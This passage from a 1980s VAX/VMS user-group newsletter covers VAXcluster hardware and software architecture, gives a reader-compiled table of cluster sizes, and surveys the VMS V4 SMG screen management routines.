The disk class drivers handles all RA type disks, whether connected via the CI port driver or the UDA port driver. The tape class driver handles the TA tape drives connected via the CI port driver. Class driver, port driver? What is all this nonsense? What ever happened to that good, old fashioned device driver of yesteryear? Well, here's what it's all about.

When you stop to think about it, a disk is just a set of randomly addressable blocks with an upper limit. That is really all that the operating system needs to know about a disk. It, in truth, cares not about the particulars of cylinders, tracks or sectors, nor does it care about revectoring of bad blocks, head offset positioning and the host of other error recovery techniques.

In the past, there was a different disk controller for each type of disk. The RK controller had its own set of controller and error registers as did the RP disks as did the RM disks as did the RL disks. Since each set of CSRs was different, there needed to be a disk driver for each type of disk.

DEC then asked themselves, "Why?". Don't all disks read and write blocks? Don't they all use the same recovery techniques? Since all that is true, why should we have to write separate disk drivers for each? Can't we have a common interface to all disks so that we don't have to write a separate disk driver for each new disk that comes along?

The answer was, really, quite simple: standardize the disk interface to the system. With a standard interface, they only needed to write one disk driver. The disks themselves would adhere to this standard thereby making the addition of new disks relatively easy.

The disk class driver, then, is one part of this idea. It handles the requests particular to a type (eg, RA) of disk. All RA class disks will adhere to the RA disk standard so that, when it comes time to plug the disk into the system, the software people do not have to write another disk driver just to access the new disk.

The second part of this standardization is the port driver. While the class driver handles the particulars of a class of disk, tape or whatever, the port driver handles the particulars of the port that actually communicates with the device. For example, there is currently a CI port driver (PADRIVER.EXE) and a UDA-50 port driver (PUDRIVER.EXE). The PA driver talks to devices connected thru the CI, the PU driver to devices over the UDA-50. The port driver, then, serves to isolate the communications portion of the disk or tape driver from the driver code itself.

With this concept in mind, consider what happens if DEC adds a new disk or tape class. All that they need do is write the driver for that class and they are done. The communications is already in place with the port driver. On the other side of the coin, suppose that they come up with a new interconnect architecture. Here, all that they need do is write a new port driver and viola, the disks are all ready to go. They would not have to disturb the disk driver itself. This class/port driver concept, then, benefits them with greater productivity from their programmers (fewer drivers to write), better reliability (less of the system to change when adding new devices) and greater flexibility to grow and change the interconnect or device hardware.

Mass Storage Control Protocol

The MSCP server makes locally connected disks available to the other nodes in the cluster. It, in essence, acts like a reverse disk driver, turning your VMS machine into an HSC. Requests that come to it via SCS are transformed into an IRP which, in turn, is placed into the driver's normal I/O request queue. The disk driver will eventually dequeue that request, service it, and pass the results back to MSCP. MSCP turns the request around and sends it back to the originator with the results of the request along with and data that the originator might have asked to be read.

As an aside, it is interesting to consider the origin of the MSCP server. When DEC was first bringing up the cluster, they needed a way to test out the new cluster code. The HSC50s weren't ready at the time, so they developed the MSCP server to give them "clusterlike" access to locally connected disks. This allowed them to debug their code before all the hardware was actually in place.

System Communications Services

The SCS layer provides a guarenteed message deliver service. Messages will get to their destination or the sender will be told why such a message couldn't be sent. This corresponds roughly to levels 3 and 4 of the ISO model for communications. It also provides a homogeneous layer for doing reads, writes and so on across the cluster. It is the level that allows VMS to isolate the user from the hardware that actually implements these connections.

CI Port Driver

The CI port driver is responsible for a variety of things. First, it's responsible for reliable packet delivery. It makes sure that the packets it sends out indeed reach their destination correctly. Second, handles the CI hardware itself, fending both errors and interrupts as they occur. Third, it is responsible for configuring the cluster. Periodically, it goes out and polls the other nodes on the cluster asking "Who and what are you?". Using the responses it gets back, it builds a map of the cluster members that it then uses to control how messages are sent. Fourth, it along with SCS handles message flow control. The CI protocol is a conservative flow control mechanism that throttles the senders so that the receivers do not exceed their capacity to store the messages. And finally, it along with SCS provides for connects to other members. This layer sends the status back to the upper layers on the results of messages sent by those layers.

There are a couple of additional points to be made about the CI. To begin with, it has no knowledge of the packet's contents. This allows the upper layers to change the contents as needed and still have the delivery mechanism work. Next, there is no direct $QIO interface: you must come thru SCS to get to it. This helps to shield it from changes further up in the system. It also minimizes that amoung of error checking it must do since it can trust requests from SCS. And finally, the CI port driver roughly corresponds to levels 1 and 2 of the ISO model, those being the physical and data link layers.

VAXCLUSTER CONFIGURATIONS

We have just reviewed the components of a VAXCluster, both

hardware and software. The hardware is very fast and quite intelligent. The disk servers can handle a tremendous amount of concurrent processing. And, the interconnect for getting that information back is both extremely fast as well as reliable. The software, then, glues all this together to make up what we call the VAXCluster.

Keeping all this in mind, let's grow a VAXCluster. We'll start first with a typical configuration in the precluster days as well as review the problems associated with such a configuration. Then, we'll add the VAXCluster components to see how they affect the configuration. Finally, we'll grow the cluster both with more processor power as well as more disk storage just to see how this can be done.

Precluster Configuration

Let's begin with a typical precluster configuration. Our examples consists of 5 processors, some local line printers, plotters, tape drives and other such devices. We have tied all these processors together via DECnet over an Ethernet cable. What we have is a loosly coupled network of autonomous processors. What are some of the problems associated with such a configuration?

To begin with, you must use the network to access files on remote systems. This really isn't too bad since, from the user's point of view, all that you have to do is put the node name in front of your filenames and you've got access to the file that you want. However, in practice, there is the problem with ease of access and response times. In terms of access, it just isn't quite the same as having a local disk. Special previsions must be made in the software to do remote file access. Then, even if these provisions have been made, you still must go thru a network to get at the file. This access time is at least 100 times slower than disk access speeds. In addition to that, you have to have another processor help since you're going thru DECnet. So, while network access works, it is slower and more costly on your CPU and your patience.

Then there's the problems of tape drives. A tape drive on a local node is not easily accessable from a remote node. Also, a remote disk is not easily accessable for things like backup to a local tape. Thus, you need at least one tape drive per system. What happens when that drive breaks or someone else is using it while you need it? And what about the cost of additional tape drive(s)?

Considering these first two points, you soon discover a third problem: how do you grow and manage this configuration? To grow, you must replicate expensive hardware as well as provide additional power, air conditioning, cabling, communications, maintenance. As if this weren't bad enough, you now have

another system to manage with its own disks, tapes, processing load and characteristics. All in all, this is both expensive and time consuming.

Even with the additional processor, you run into a fourth problem: availability. Nobody likes to be without their computer. So what do you do when "your" machine dies that has "the" program that you need? Or if it's up, what do you do when it's overloaded? If poor response time is the bane of the system manager, then it is the undoing of the users. After all, don't users always wait until the last minute to do their work then demand top priority to get it done?

And finally, there's the problem of software. Not only is licensing a problem, there's something even more basic than that: where is it? After all, you've installed it on one system, why isn't it available on the others? Here, you must install it once per system. That, in turn, eats up both your disk space and time of which there is precious little to begin with.

These problems are all real and difficult to solve. You must then ask yourself: "Can you live within the non-cluster bounds?". Sure, if you have to. Most assuredly, anything can be made to work given enough time, money and people to do the job. The problem is that it is really painful. Wanting to avoid this misery, let's look at what a VAXCluster can do to help out this situation.

Initial VAXCluster Configuration

To convert the existing configuration to a VAXcluster, you'll have to add a Star Coupler, some HSC50s, convert your tapes to cluster tapes and add a CI to each processor. Note that we have protected our current investment since we've only added or upgraded existing hardware. So you take a few weeks to add all this new hardware in. But what does all this buy you?

First of all, the disks and tapes have become accessable from any cluster node. In fact, the disks and tapes all appear to be local to each node on the cluster. This means that programs do not have to be rewritten to use the network: they simply have a logical name changed to make them look for their data in a different place. Secondly, managing the cluster becomes much easier. For example, all systems can now boot from the same disk. This means that software installs need only be done once per cluster, not once per node. And, since software licences are much cheaper for the 2nd thru nth nodes of the cluster, your programs can now run in more places. This, in turn, help tremendously for both availability as well as turn around. Programs that can be run on any processor in the cluster, will. And finally, replicated software need no longer be replicated. It can all exist on one disk that any node within the cluster

can use. The end result of all this is better response to the users making them happy, better use of the company's computer resource making management happy and an easier time managing it making the operations people happy.

Adding More Processing Speed

Now that your cluster is in place, your life should be great. Right? You've done all the right things, everyone is happy, the world is great. But then, things being the way they are, you soon find that you've outgrown your processors. What do you do now?

Now that the cluster is here, you have two choices. You can one, add another processor, or two, upgrade an existing processor. Either will help solve your problem. The choice will depend on such things as floor space, power, air conditioning and software licensing. If you add another processor, that's all that you add: no disks, tapes or other such major peripherals. It's not that you can't add, say, another stack of RA81s, it's just that you don't have to. All that you need is the processor and its 4 cluster cables. If you upgrade a processor, that could means something like a 780 to 785 upgrade where you swap the processor itself, or change the processing box as with a 780/785 to 8600 upgrade. In either case, the inconvenience is minor compared to what you'd have had to do in the non-cluster case. Once the hardware has been upgraded, you're back in business with more processing power, minimal downtime and no software changes.

Adding More Disk Storage

Now you've got your MIPS up. As soon as you do that, you run out of disk space (and this is only Monday...you've still got the rest of the week to go). So what do you do here? Well, this is even easier than upgrading a processor. Go talk with your friendly neighborhood DEC salesman, buy a stack or two of RA81s, some disk cables and a disk requestor for your HSC. When they arrive, plug them it and they are immediately available to all nodes in the cluster. That puts your disk capacity back up to where it belongs again. Mind you, it won't last long but, at least for the moment, you've taken care of the problem.

Adding More Tapes

Tape drives are analogous to disk drives: if you need more, just add them in. There is currently a limitation as to how many tape drives can be active on one HSC, but that should soon be lifted. Most likely, you had enough drives to begin with left over from your conversion. But if you need more, then just go ahead and add them. Once there, all nodes in the cluster will have access to them.

The only real difference here is that of a master/slave drive. Tape drives with a formatter are called masters, those without, slaves. You can hook up at least three slaves for each master, the slaves, naturally, being a tad cheaper than the masters. So, if you need tapes, by all means, just go ahead and add them: the entire cluster will benefit from it.

RESULTS OF THE VAXCLUSTER DESIGN

So far, we have looked at the hardware and software components of the cluster. We have also gone thru several upgrades of a clustered system. There is a tremendous growth potential and configuration lattitude available on the VAXCluster.

Now let's turn our attention to the results of the VAXcluster design. We will touch upon the I/O system, some VMS services and utilities, the common system disk and logical names. Each plays an important role within the cluster. Let's see what that role is.

VAXCluster I/O System

The main thrust of the I/O system design was to provide the user with a homogenious and consistent view of the disks and tapes no matter what processor they're using. We've already considered some of the design that went into this. The end results are really quite nice. For example, all disks appear as local to each processor. This "local disk" concept is easily understood by the users and has a tremendous benefit in that software does not have to be changed. This single file system, applied consistently clusterwide, is one of major benefits to be derived from the VAXCluster. Additionally, since the file manager is now part of each process, there is a good deal more concurrency in file/record access than before. This helps the performance of your I/O bound applications.

VAXCluster System Services and Utilities

When you consider the dramatic change in philosophy introduced by VAXClusters, you begin to appreciate the work needed to make all this happen. VAXClusters affected almost every portion of VMS, from the executive thru the utilities. With such a wide ranging effect, you would expect to find that many of the system services do not yet take advantage of the cluster. DEC's philosophy was to do those that would yield the greatest return first, then tackle the others as time permitted. This would get the cluster out the door and give them time to work in other areas later.

Currently, device allocation, broadcast, OPCOM, REPLY and the job controller take advantage of the cluster. The distributed job controller is a perfect example of a facility that uses the

cluster. The developers set up a shared RMS file to handle all the queuing requests. Then, by using the lock manager, the job controller was able to both coordinate access to this file as well as signal the other job controllers when there was work to be done. This resulted in clusterwide print and batch queues. Jobs can be submitted from any node and run on any node, adding much to the flexibility of VMS. DEC implemented these types of facilities since they gave the greatest benefit to cluster users.

There are, however, other services and facilities which do not take advantage of the cluster. These include process control, error logging, accounting, event flags, logical names, mailboxes and writeable global sections. Take process control as an example. To get the status, change priority, stop, or otherwise manage a process, you must be on the node where that process is running. You must do a SET HOST via DECnet and log onto that process' node in order to affect it. It would be much easier to control it from the node you're currently using. Thus, there are other areas where DEC is working to increase cluster functionality and thereby make it easier to use.

The Common System Disk

Keeping your software up to date has always been a problem. There never seems to be enough time to handle all the daily emergencies as well as keep the systems running. And with a 5 to 10 node cluster with 5 to 10 systems all needing updating, there are only two chances that you'd be able to get to them all: slim and none. Realizing this, DEC developed the common system disk for VMS V4.

One of the results of VMS V4 was the distributed file manager. It would allow processes on any cluster node to read or write most any file on any disk. This gave the developers the key they needed to create the common system disk. To do so, they defined a couple of rules: one, the disk had to be on an HSC; two, it could share around 2 to 6 systems; three, almost all files were shared except the node specific ones; four, software updates need only be applied once; and five, they recommended it for large disks.

With the hard part done, they then set up the directory structure. For this, they wanted to maintain the rooted directories started in VMS V3. Each system would have its own system root, its own data files and shared images, libraries, help and the like. Thus, the files for a particular system would exist on the specific part of the directory structure; those common to all nodes would exist on a common directory structure.

To implement this, they created the top level [V4COMMON] directory. It contains subdirectories for all the common files. Thus, within this directory you will find subdirectories like [V4COMMON.SYSEXE], [V4COMMON.SYSMGR] and [V4COMMON.SYSERR]. They then added the [SYSx.SYSCOMMON] directory to the normal system tree and were done. In fact, the file V4COMMON.DIR and [SYSx]SYSCOMMON.DIR are the same file. Thus, with the distributed file manager in conjunction with a little file magic, they were able to implement a common system disk.

Logical Names

Seeing as all this would be confusing for the users, the developers decided to throw caution to the wind and add search lists to logical names and really confuse the issue. This would make life a lot easier for applications referencing system files. Were it ever necessary to change the logical that pointed to the files, the applications could remain the same since VMS would handle the logical names translations for it.

A search list is nothing more than a multivalued logical name. For example, the command

```
$ DEFINE -
$_    SYS$SYSROOT -
$_    $1$DUA3:[SYS9.],$1$DUA3:[SYS9.SYSCOMMON.]
```

sets up a logical name called SYS$SYSROOT that is equivalent to either 1DUA3:[SYS9.] or 1DUA3:[SYS9.SYSCOMMON.]. When RMS creates or searches for a file, it will try to do it with the first value of the logical name. If that fails, it will then try the second. If that fails, it will try the third, fourth and so on, until it either succeeds or runs out of equivalence strings.

With this, DEC was able to do the following definitions:

```
$ DEFINE SYS$SPECIFIC $1$DUA3:[SYSx.]
$ DEFINE SYS$COMMON   $1$DUA3:[SYSx.SYSCOMMON.]
```

Note that the [SYSx.] is the node specific part of the system directory tree. The [SYSx.SYSCOMMON] is shared with all other nodes on the common system disk. These definitions in conjunction with the distributed lock manager and file system allowed DEC to create the common system disk.

SUMMARY

We have looked at VAXClusters from the generic point of view, considering first the hardware then the software. From there, we converted a non-clustered system into a clustered one. Once clustered, we then grew it by adding both processing power and

disk storage. We finally concluded with some of the results of the VAXCluster design.

All in all, the VAXCluster is one of this most innovative ideas ever to hit the computer world. The wealth of benefits and flexibility of its design assure it a place in the computer world for many years to come.

How Large is a LARGE Cluster?

Pageswapper Editor Comment

Nate Mann of General Electric in Louisville Kentucky compiled this list at the Anaheim symposium by posting a chart in the campground for members to fill in. The results in many cases show the size of clusters. In certain cases (barring field tests we have not dreamed of) they show the problems VAX people have adding numbers to total 16 or less.

	Type of Node						Storage			
Nodes	750	780	785	8600	8650	HSC	RA60	RA80	RA81	TA78
4				2		2			6	
8	2	4				2			22	
3	2					1			2	
10				4	1	5			55	
11	1	4	1	1	2	2			40	
6	1			2		3			20	1
5	3	1				1	2		5	2
5		2		1		2			20	1
8	2		2	2		2			12	2
5			2	1		2			6	1
8	1		3	1		3			27	3

7		7		2		24			
5	3	1				1	1	12	
38	1	8	3	4		5		52	1
15	1	6	1	7		2		50	4
6		2	1	1		2		22	2
3		2				1	2	3	1
14	1	3	5	1		4		30	2
4		1	1	1		1		12	
5			3			2	5	5	2
8		5		1		2	2	12	
12	1	3	2	1	1	4	2	56	8
8		2	2	2				18	4
6				4		2		18	4
3			3				12	15	1
8			3	1		4		45	4
6		2		1		3	4	24	2
10	1		2	3		4	1	42	8
	1	2	3	2		4	20	24	4
11	1	4	1	3		2	2	42	

VMS V4 SCREEN MANAGER

An Architecture Overview

by

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NOTE

This article was originally published in the November 1985 DFWLUG Newsletter from the Dallas-Fort Worth Local Users Group.

WHAT IS SCREEN MANAGEMENT?

Screen management is simply the control of the random access terminal screen which has become the workhorse of the interactive environment on all VAX/VMS systems. By "control", we typically mean hardware control of things such as cursor position, character attributes, character set, etc. Several significant issues arise when implementing any type of screen management architecture:

1. Not all terminals have the same capabilities. Some interactive terminals are blessed with multitudes of character sets, video capabilities, and other advanced features. At the same time, other terminals may have nothing but very limited cursor movement and screen control functions. The goal of any good screen management system is to allow access to as many of the advanced terminal features as possible, while simulating them on lower-functionality terminals if at all possible.

2. Not all terminals respond to the same control sequences to perform the same logical function. Since terminals may be purchased from many different manufacturers, there is no guarantee that they will conform to any common standard with respect to what character sequences need to be sent to the terminal to perform a given function. For example, a VT52 and a VT100 both have the hardware capability to clear the screen with a simple control sequence, but the sequences are

DIFFERENT for both terminals. This point was and continues to be true even though there now exist ANSI standards which describe the logical screen function in terms of a specific character sequence.

3. It is inefficient for each application program to generate its own screen management environment. For many years this is exactly what was done: applications which required use of any of the terminal hardware features had to design and code their own hardware specific screen control subroutines.

4. There are required logical functions that NO terminal supports. These MUST be simulated via hardware and for the sake of efficiency it would be very advantageous to have support from the operating system as well as some form of runtime system. Examples of this include field validation, creation of "windows" or "ports" on the screen for viewing of multiple screens of data, and the support of a great number of terminals from a common application program as in order entry systems. All of these examples illustrate cases in which the screen management tools are such significant coding efforts as to warrant operating or runtime system support.

SCREEN MANAGEMENT HISTORY

To realize how far the screen management support within VMS has progressed within the last several years, a brief history of screen management within Digital operating systems is in order.

RSX Ancestry

No talk about VMS can fail to mention the influence that RSX has had on the development of several of the major concepts behind the foundations of VMS. Screen management under most PDP-11 operating systems (including RSX) has been determined solely by the application software which exercised complete control over the hardware environment. In these systems, the limited size of the processor address space discouraged support of large and robust runtime subsystems. In short, code space was so tight in many cases that screen management was embedded internally if at all.

VMS V1

As originally shipped, VMS did not include ANY screen management software. All basic primitive functions related to terminal hardware functions had to be implemented via user-coded calls to

QIO system services. This required a reasonably sophisticated knowledge of VMS system services, hardware specific terminal control sequences, the VMS procedure passing mechanisms, and a thorough reading of the VMS I/O user's guide. Even with all of this work, the resulting program was typically hardware (VT100) dependent and did not reflect support for any other class of terminal, such as hardcopy devices. In addition, typical implementations of screen management software at this level were very inefficient and in many cases language specific (i.e., only callable via COBOL).

VMS V2

When VMS V2 was shipped, there was included a new and relatively unheralded SCR screen management package within the VMS RTL. This basic terminal screen subsystem included the following functionality:

- Capability to add support for additional terminals (with the addition of user-written MACRO routines).
- Basic screen control functions including erasing, positioning the cursor on the screen, displaying text, at any position on the screen, and controlling basic character attributes (bold, blink, underline, reverse video).
- Support for BOTH high level languages (FORTRAN, COBOL, and BASIC, etc.) as well as a highly efficient MACRO32 interface. The high level language interface assumed call-by-reference, whereas the MACRO32 interface assumed call-by-value for all numeric subroutine parameters.

While this package proved to be of great benefit to both systems and applications programmers, it fell short of providing truely generic support for all terminal types and lacked any higher level screen control functions such as windowing. In addition, supporting non-standard terminal types was relatively difficult and time consuming. These facts combined to severely limit the use of this package in very sophisticated screen applications.

VMS V3

Although VMS V3 included major functional changes to the operating system, no substantial improvements were made to the SCR screen management facility within the RTL. However, there were growing requests from the Decus user community for the following:

- Improvements to the screen subsystem to support a wider range of ANSI terminal functions, as well as an expanded emulation subsystem for those terminals which did not posses these ANSI functions.
- Major functional improvements to the EDT editor to support user-defined terminal types, multiple windows, and other screen related enhancements.

These two items may seem of a totally different nature, but in fact they are closely related. To provide a higher order EDT style editor it was necessary for Digital to first address deficiencies within screen management both at a runtime system level and at an operating system level. The operating system level support was addressed via additions to the VMS terminal driver system in one of the point releases of VMS V3. This support was provided primarily for the FMS forms management system, but was in fact a first step at migrating screen management software from the application level to the operating and runtime system level.

VMS V4

With the advent of VMS V4, Digital made a strong commitment to the support of a general purpose, highly functional, extensible screen management facility which includes the following features:

- Total dissociation between the physical terminal screen and the logical display which is addressed by the application program. In other words, the hardware dependencies of screen management have been totally removed from consideration when designing screen applications. This was a severe limitation in the V2 SCR RTL package, which still required a reasonable knowledge of the VT100 hardware.
- Standardization of "logical" versus "physical" screen commands. This is consistent with the Digital philosophy of isolating hardware related functions from their logical counterparts. For example, erasing a terminal screen is a logical function which has a physical counterpart which is a terminal control sequence.
- Sophisticated display and window control commands which allow multiple logical screens to be present on one physical output screen. This also includes support for multiple physical output screens, which has applications in situations where one program controls a great number of terminals.

BASIC SCREEN MANAGEMENT ENTITIES

The basic entities of the V4 SMG routines include the following:

- Pasteboards

  A pasteboard is a virtual map of a physical terminal screen. It contains as many rows and columns as there exist on the physical terminal. Its characteristics (screen width, character set, character attributes) can be controlled by changing its characteristics. Application programs do not write directly to the pasteboard, but rather PASTE whole display regions on the pasteboard. Therefore, the pasteboard can be thought of as simply a bullitin board on which notes (displays) are placed.

- Virtual Displays

  A virtual display is a rectangular region to which user application programs may write text. The difference between a pasteboard and a virtual display is that the pasteboard is by definition constrained by the physical limitations of the terminal to which it is associated, whereas a virtual display may be of any size deemed necessary by the application program. For example, it is possible to create a virtual display of 10 rows by 30 columns or 30 rows by 900 columns.

  A virtual display does not appear on the pasteboard until it has been PASTED on the pasteboard. The PASTE operation takes the origin (1,1) of the virtual display and places it at some absolute location on the pasteboard. Once this operation occurs, the portion of the virtual display which falls within the pasteboard region will be visible to the user at the terminal.

- Virtual Keyboards

  A virtual keyboard is essentially a logical input device associated with a specific virtual display. Since each virtual display could have an independent area for user inputs, it is possible to display a multiple number of virtual displays on a pasteboard and input data to each virtual display from the terminal keyboard.

As you can see, the basic conceptual items involved in screen management include just three items: pasteboards, virtual displays, and virtual keyboards. However, the significance of these structures is that the runtime screen manager system completely controls the relationship between these logical

entities and the physical terminal, releasing the application programmer from this burden.

It should be noted at this point that the backbone of the screen management facility is the functions which are applied to virtual displays. Pasteboards and virtual keyboards are used to a much more limited extent than virtual displays, in which most of the screen output occurs.

PASTEBOARD PRIMITIVES

- SMG$BEGIN_PASTEBOARD_UPDATE - saves, or batches, all output to a pasteboard until a matching call to SMG$END_PASTEBOARD_UPDATE is encountered.

- SMG$CHANGE_PBD_CHARACTERISTICS - lets you change the width, height, and background color associated with a pasteboard.

- SMG$CONTROL_MODE - controls buffering, minimal updating, whether the screen is cleared when the pasteboard is deleted, and whether tab characters are used for screen formatting.

- SMG$CREATE_PASTEBOARD - creates a pasteboard and returns its assigned pasteboard-id.

- SMG$DELETE_PASTEBOARD - deletes a pasteboard.

- SMG$DEL_TERM_TABLE - terminates access to TERMTABLE.EXE and frees the associated virtual address space.

- SMG$END_PASTEBOARD_UPDATE - ends update batching for a pasteboard.

- SMG$ERASE_PASTEBOARD - erases a pasteboard; that is, it clears the screen.

- SMG$FIND_CURSOR_DISPLAY - returns the identifier of the most recently pasted virtual display that contains the physical cursor.

- SMG$FLUSH_BUFFER - flushes all buffered output to the terminal.

- SMG$GET_BROADCAST_MESSAGE - determines whether a message has been broadcast to the pasteboard and returns the message.

- SMG$GET_CHAR_AT_PHYSICAL_CURSOR - returns the character at the current physical cursor position.

- SMG$GET_NUMERIC_DATA - accesses TERMTABLE.EXE and returns the numeric sequence that causes a terminal to perform a specified operation.

- SMG$GET_PASTEBOARD_ATTRIBUTES - gets pasteboard attributes and stores them in the pasteboard information table.

- SMG$GET_TERM_DATA - accesses TERMTABLE.EXE and returns the character sequence that causes a terminal to perform a specified operation.

- SMG$PUT_PASTEBOARD - accesses the contents of a pasteboard.

- SMG$RESTORE_PHYSICAL_SCREEN - rewrites the screen image as it was at the time the SMG$SAVE_PHYSICAL_SCREEN routine was called.

- SMG$SAVE_PHYSICAL_SCREEN - saves the contents of the screen so that a later call to SMG$RESTORE_PHYSICAL_SCREEN can restore it.

- SMG$SET_BROADCAST_TRAPPING - enables or disables the trapping of broadcast messages.

- SMG$SET_OUT_OF_BAND_ASTS - either enables or disables the trapping of out-of-band characters.

- SMG$SET_PHYSICAL_CURSOR - moves the physical cursor to the specified position on the physical screen.

- SMG$SNAPSHOT - writes the current pasteboard buffer to the file or hardcopy terminal specified by pasteboard-id.

Virtual Display Primitives

- SMG$ALLOW_ESCAPE - enables or disables SMG parsing of escape sequences which are output to a virtual display.

- SMG$BEGIN_DISPLAY_UPDATE - saves, or batches, all output to a virtual display until a matching call to SMG$END_DISPLAY_UPDATE is encountered.

- SMG$CHANGE_RENDITION - changes the video attributes for all or part of a virtual display.

- SMG$CHANGE_VIRTUAL_DISPLAY - lets you change the dimensions, border, and video attributes of a virtual display.

- SMG$CHECK_FOR_OCCLUSION - checks to see whether a virtual display is covered by another virtual display.

- SMG$CREATE_VIRTUAL_DISPLAY - creates a virtual display and returns its assigned display id.

- SMG$CURSOR_COLUMN - returns the virtual cursor's current column position in a specified virtual display.

- SMG$CURSOR_ROW - returns the virtual cursor's current row position in a specified virtual display.

- SMG$DELETE_CHARS - deletes characters in a virtual display.

- SMG$DELETE_LINE - deletes lines from a virtual display.

- SMG$DELETE_VIRTUAL_DISPLAY - deletes a virtual display.

- SMG$DRAW_LINE - draws a horizontal or vertical line.

- SMG$DRAW_RECTANGLE - draws a rectangle.

- SMG$END_DISPLAY_UPDATE - ends update batching for a virtual display.

- SMG$ERASE_CHARS - erases characters in a virtual display by replacing them with blanks.

- SMG$ERASE_DISPLAY - erases all or part of a virtual display by replacing text characters with blanks.

- SMG$ERASE_LINE - erases all or part of a line in a virtual display.

- SMG$GET_DISPLAY_ATTR - returns attributes associated with a virtual display.

- SMG$HOME_CURSOR - moves the virtual cursor to the specified corner of a virtual display.

- SMG$INIT_TERM_TABLE - initializes the TERMTABLE database for the terminal named, so that subsequent calls to SMG$GET_TERM_DATA can extract information and command strings for that terminal.

- SMG$INIT_TERM_TABLE_BY_TYPE - initializes the TERMTABLE database for the terminal named, so that subsequent calls to SMG$GET_TERM_DATA can extract information and command strings for that terminal.

- SMG$INSERT_CHARS - inserts characters into a virtual display.
- SMG$INSERT_LINE - inserts a line into a virtual display and scrolls the display.
- SMG$INVALIDATE_DISPLAY - marks a display as invalid and causes the entire display to be redrawn.
- SMG$LABEL_BORDER - supplies a label for a virtual display's border.
- SMG$LIST_KEY_DEFS - returns the definition (equivalence string) associated with a specified key in a specified key table.
- SMG$LOAD_KEY_DEFS - loads a file of key definitions (DEFINE/KEY commands) into a specified key table.
- SMG$MOVE_VIRTUAL_DISPLAY - relocates a virtual display on a pasteboard and preserves the pasting order.
- SMG$PASTE_VIRTUAL_DISPLAY - pastes a virtual display to a pasteboard.
- SMG$POP_VIRTUAL_DISPLAY - deletes a specified virtual display and all displays that were pasted on the specified pasteboard after the specified virtual display.
- SMG$PUT_CHARS - overwrites characters in a virtual display with the text you specify.
- SMG$PUT_CHARS_HIGHWIDE - writes double-height, double-width characters to a virtual display.
- SMG$PUT_CHARS_WIDE - writes double-width characters to a virtual display.
- SMG$PUT_LINE - writes a line of text to a virtual display.
- SMG$PUT_LINE_HIGHWIDE - writes lines with double high/double wide characters.
- SMG$PUT_LINE_WIDE - writes a line of double-width text to a virtual display.
- SMG$PUT_VIRTUAL_DISPLAY_ENCODED - lets you write a string that has multiple video renditions to a virtual display.

- SMG$PUT_WITH_SCROLL - writes a line of text to a virtual display and scrolls the display if necessary.
- SMG$REPAINT_LINE - repaints a series of lines on the current screen.
- SMG$REPAINT_SCREEN - repaints the current screen after non-SMG I/O has occurred.
- SMG$REPASTE_VIRTUAL_DISPLAY - moves a virtual display to a new position on the pasteboard. The pasting order is not preserved.
- SMG$RETURN_CURSOR_POS - returns the current virtual cursor position in a specified virtual display.
- SMG$RING_BELL - sounds the terminal bell or buzzer.
- SMG$SCROLL_DISPLAY_AREA - scrolls a rectangular region of a virtual display.
- SMG$SET_CURSOR_ABS - moves the virtual cursor to the specified position in a virtual display.
- SMG$SET_CURSOR_REL - moves the virtual cursor the specified number of rows and columns from the current virtual cursor position in a virtual display.
- SMG$SET_DISPLAY_SCROLL_REGION - creates a scrolling region in a virtual display.
- SMG$UNPASTE_VIRTUAL_DISPLAY - removes a virtual display from a pasteboard.

Virtual Keyboard Primitives

- SMG$ADD_KEY_DEF - adds a keypad key definition to a table of key definitions.
- SMG$CANCEL_INPUT - immediately cancels any read-in-progress that was issued by SMG$READ_COMPOSED_LINE, SMG$READ_KEYSTROKE, SMG$READ_STRING or SMG$READ_VERIFY.
- SMG$CREATE_KEY_TABLE - creates a table for key definitions.
- SMG$CREATE_VIRTUAL_KEYBOARD - creates a virtual keyboard and returns its assigned keyboard-id.

- SMG$DEFINE_KEY - performs the DEFINE/KEY command you provide.
- SMG$DELETE_KEY_DEF - deletes a key definition from a specified table of key definitions.
- SMG$DELETE_VIRTUAL_KEYBOARD - deletes a virtual keyboard.
- SMG$DISABLE_UNSOLICITED_INPUT - disables the invocation of AST routines for unsolicited input.
- SMG$ENABLE_UNSOLICITED_INPUT - detects unsolicited input and calls an AST routine in response.
- SMG$GET_KEY_DEF - returns the key definition for a specified key.
- SMG$READ_COMPOSED_LINE - reads a line of input composed of normal keystrokes and equivalence strings.
- SMG$READ_FROM_DISPLAY - reads a line of text from a virtual display.
- SMG$READ_KEYSTROKE - reads a keystroke and returns that keystroke's terminator code.
- SMG$READ_STRING - reads a string from a virtual keyboard.
- SMG$READ_VERIFY - reads a sequence of characters and verifies the sequence.
- SMG$SET_KEYPAD_MODE - sets the terminal's numeric keypad to either numeric or applications mode.
- SMG$SET_DEFAULT_STATE - sets and/or returns the current default state for a key table.

GETTING STARTED

One of the most difficult aspects of the SMG screen manager is determining where to start in the design cycle when using it. Although not totally generic, the following flowchart should help in designing this package into application programs.

1. Create a pasteboard on which to work by calling SMG$CREATE_PASTEBOARD.

2. Create a virtual display by calling SMG$CREATE_VIRTUALDISPLAY. This step may be repeated as necessary for each "window" that the application program wishes to write to.
3. For each virtual display, optionally create a virtual keyboard for data entry by calling SMG$CREATE_VIRTUAL_KEYBOARD. Many applications will only require one keyboard input channel.
4. Paste the virtual display on the pasteboard by calling SMG$PASTE_VIRTUAL_DISPLAY. This associates a physical origin for the virtual display on the pasteboard (terminal screen).
5. Write to the virtual display using the necessary SMG virtual display output routines.
6. When done with a virtual display, call SMG$UNPASTE_VIRTUAL_DISPLAY to remove the display from the pasteboard and then SMG$DELETE_VIRTUAL_DISPLAY to delete the display.
7. When done with the pasteboard, call SMG$DELETE_PASTEBOARD to delete the pasteboard structure.

As you can see, implementing the SMG routines is easy, especially if higher level languages are used.

MISSING FEATURES

Although Digital has provided a very functional screen management system under VMS V4, there are several deficiencies:

- Documentation was somewhat deficient in the initial V4.0 SMG release. Several routines were omitted from the documentation, and in some cases the documentation was simply wrong. In addition, the naming conventions used within the runtime system were not consistent. For example a single line on the terminal screen might be referred to as a ROW, LINE, ROW-NUMBER, LINE-NUMBER, etc. This was somewhat confusing and hampered the generation of a suitable MACRO32 interface to the SMG routines.
- No support for down-line loading of VT220 user-defined keys.

- No support for terminal LEDS for VT100 terminals.

- No support for single-width, double-height characters (this feature exists on some brands of DEC-clone terminals).

- No support for changing the ORDER in which displays are pasted on the screen. In some cases it would be useful to temporarily bring one virtual display to the "foreground" of the screen for inspection and then return it to its original position in the display list order. This and other similar changes to the display list organization cannot be done within the current architecture. The workaround is for the application program to keep track of the display order internally and UNPASTE and rePASTE the display list in the desired order.

